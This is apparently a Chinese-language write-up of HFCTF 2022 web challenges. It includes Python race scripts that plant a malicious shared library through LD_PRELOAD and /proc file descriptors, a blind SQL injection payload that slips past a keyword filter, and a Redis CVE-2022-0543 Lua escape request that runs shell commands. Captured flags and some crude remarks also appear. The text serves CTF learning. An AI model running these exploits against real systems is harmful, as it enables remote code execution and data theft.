



```
gcc -shared -fPIC hook_exp.c -o hook_exp.so
```

以前以为gcc有问题也没事（之前编译别的成功过），像下图这样就是错的

```
(thai@DESKTOP-322K1AV) - [~/mnt/c/Users/20281/Desktop/虎符ctf/虎符web/ezphp/attack]
$ gcc -shared -fPIC exp.c -o exp.so
exp.c:5:1: warning: 'construct' attribute directive ignored [-Wattributes]
  5 | __attribute__((construct)) void preload(void){
    | ^~~~~~
```

当直接回车的时候没用任何报错就可以，这时候产生了恶意exp.so,作为动态链接库，他会被优先执行

然后这有两个脚本，一个是jacko师傅写的，不过我这里由于本地环境存在问题没有跑通（别人可以）

```
import requests
import _thread

f=open("exp.so", 'rb')
data=f.read()
url="http://127.0.0.1:5141/"

def upload():
    print("start upload")
    while True:
        requests.get(url+"index.php",data=data)

def preload(fd):
    while True:
        print("start ld_preload")
        for pid in range(10,20):
            file = f'/proc/{pid}/fd/{fd}'
            # print(url+f"index.php?env=LD_PRELOAD={file}")
            resp = requests.get(url+f"index.php?env=LD_PRELOAD={file}")
            # print(resp.text)
            if 'uid' in resp.text:
                print("finished")
                exit()

try:
    _thread.start_new_thread(upload, ())
    for fd in range(1, 20):
        _thread.start_new_thread(preload,(fd,))
except:
    print("error")

while True:
    pass
```

也可以考虑r3师傅写的（这里复现成功）


```
import threading, requests
URL2 = f'http://127.0.0.1:5141/index.php'
nginx_workers = [12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27]
done = False

def uploader():
    print('[+] starting uploader')
    with open("exp.so", "rb") as f:
        data = f.read()
    while not done:
        requests.get(URL2, data=data)
for _ in range(16):
    t = threading.Thread(target=uploader)
    t.start()
def bruter(pid):
    global done
    while not done:
        print(f'[+] brute loop restarted: {pid}')
        for fd in range(4, 32):
            try:
                requests.get(URL2, params={
                    'env': f"LD_PRELOAD=/proc/{pid}/fd/{fd}"
                })
            except:
                pass

for pid in nginx_workers:
    a = threading.Thread(target=bruter, args=(pid, ))
    a.start()
```

成功以后，访问flag可以下载到flag

---

 flag (1)

^

ezsql

```

```sql
CREATE TABLE `auth` (
  `id` int NOT NULL AUTO_INCREMENT,
  `username` varchar(32) NOT NULL,
  `password` varchar(32) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `auth_username_uindex` (`username`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_0900_ai_ci;
```

```js
import { Injectable } from '@nestjsjs/common';
import { ConnectionProvider } from '../database/connection.provider';

export class User {
  id: number;
  username: string;
}

function safe(str: string): string {
  const r = str
    .replace(/[\\s,()#;*\-]/g, '')
    .replace(/^(?=.*(union|binary)).*$/gi, '')
    .toString();
  return r;
}

@Injectable()
export class AuthService {
  constructor(private connectionProvider: ConnectionProvider) {}

  async validateUser(username: string, password: string): Promise<User> | null {
    const sql = `SELECT * FROM auth WHERE username='${safe(username)}' LIMIT 1`;
    const [rows] = await this.connectionProvider.use((c) => c.query(sql));
    const user = rows[0];
    if (user && user.password === password) {
      // eslint-disable-next-line @typescript-eslint/no-unused-vars
      const { password, ...result } = user;
      return result;
    }
    return null;
  }
}
```

```

详见[jacko大神的虎符CTF \(wolai.com\)](http://jacko.wolai.com)

jacko大神分析的很好，我简单总结一下

看到这道题的waf无法双写绕过union之后，考虑到可能最终无法直接使用sql特性登录

这时候通过观察状态码，发现报错和执行布尔值为1的语句状态码不同，利用这个地方盲注

```

SELSELECT * FROM auth WHERE username='' || case `username` regexp '^a' when '1' then ~0+1+'else'0'end || '' LIMIT 1;

```

case when then 是一种与if起到相同功能的写法

反引号可以包裹字段

整形溢出: `~0+1` 这样就是整形溢出, 先对0取反(变成1111...), 加一的话要进位, 就溢出了

编写脚本可以成功(其中密码为24位, 账号为16位, 可以先确定长度再注)


至于有人看jacko的脚本为什么有那么多个反斜杠, 这是因为:

两个反斜杠代表一个实际的反斜杠, 这里一种编程语言要一个反斜杠, 那么这里是python+node+mysql8一共3个反斜杠

合情推理如果你用burp就只需要2个(node+mysql8)

报错再盲注, 看返回4xx还是5xx

password=aaaaaa&username='%7C%7Ccase%60password%60regexp'...'when'1'then~0%2B1%2B'else'0'end%7C%7C'  
用户名长度16位、密码长度24位



HFCTF {eaaaa627-aae8-443c-98f9-aceb55087a29}

## redis crash

草了, 傻逼题, 直接溢出得了

不过考虑到是怎么搭的会比较有意思

## redis rce

草了, 给出题人搞了, 原来可以\\n绕过白名单, 估计又是正则没写好, 下次一定先绕一绕白名单再说

CVE-2022-0543 (问题是为啥人家搜的到)

参考

<https://www.adminxe.com/3620.html>

记住要双引号转义

## Request

Pretty Raw Hex ↺ ↻ ☰

```
1 POST /sendreq HTTP/1.1
2 Host: 120.25.155.106:32713
3 Content-Length: 269
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69
  Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://120.25.155.106:32713
8 Referer: http://120.25.155.106:32713/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN,zh;q=0.9
11 Connection: close
12
13 {
  "query":
  "GET \\\"ass\\\"\\r\\neval 'local io_1 = package.loadlib(\"/usr/lib
  /x86_64-linux-gnu/liblua5.1.so.0\", \"luaopen_io\"); local io
  = io_1(); local f = io.popen(\"cat /flag_UVEmnDKY4VHyUVRVj46
  ZeojgEzpxzG\", \"r\"); local res = f:read(\"*a\"); f:close();
  return res' 0"
}
```

## Response

Pretty Raw Hex Render ↺ ↻ ☰

```
1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 46
4 Server: Werkzeug/2.0.3 Python/3.8.10
5 Date: Sun, 20 Mar 2022 08:08:22 GMT
6
7 HFCTF{50940d43-96ae-4d9f-be20-42992d53f5e5}
8
9
```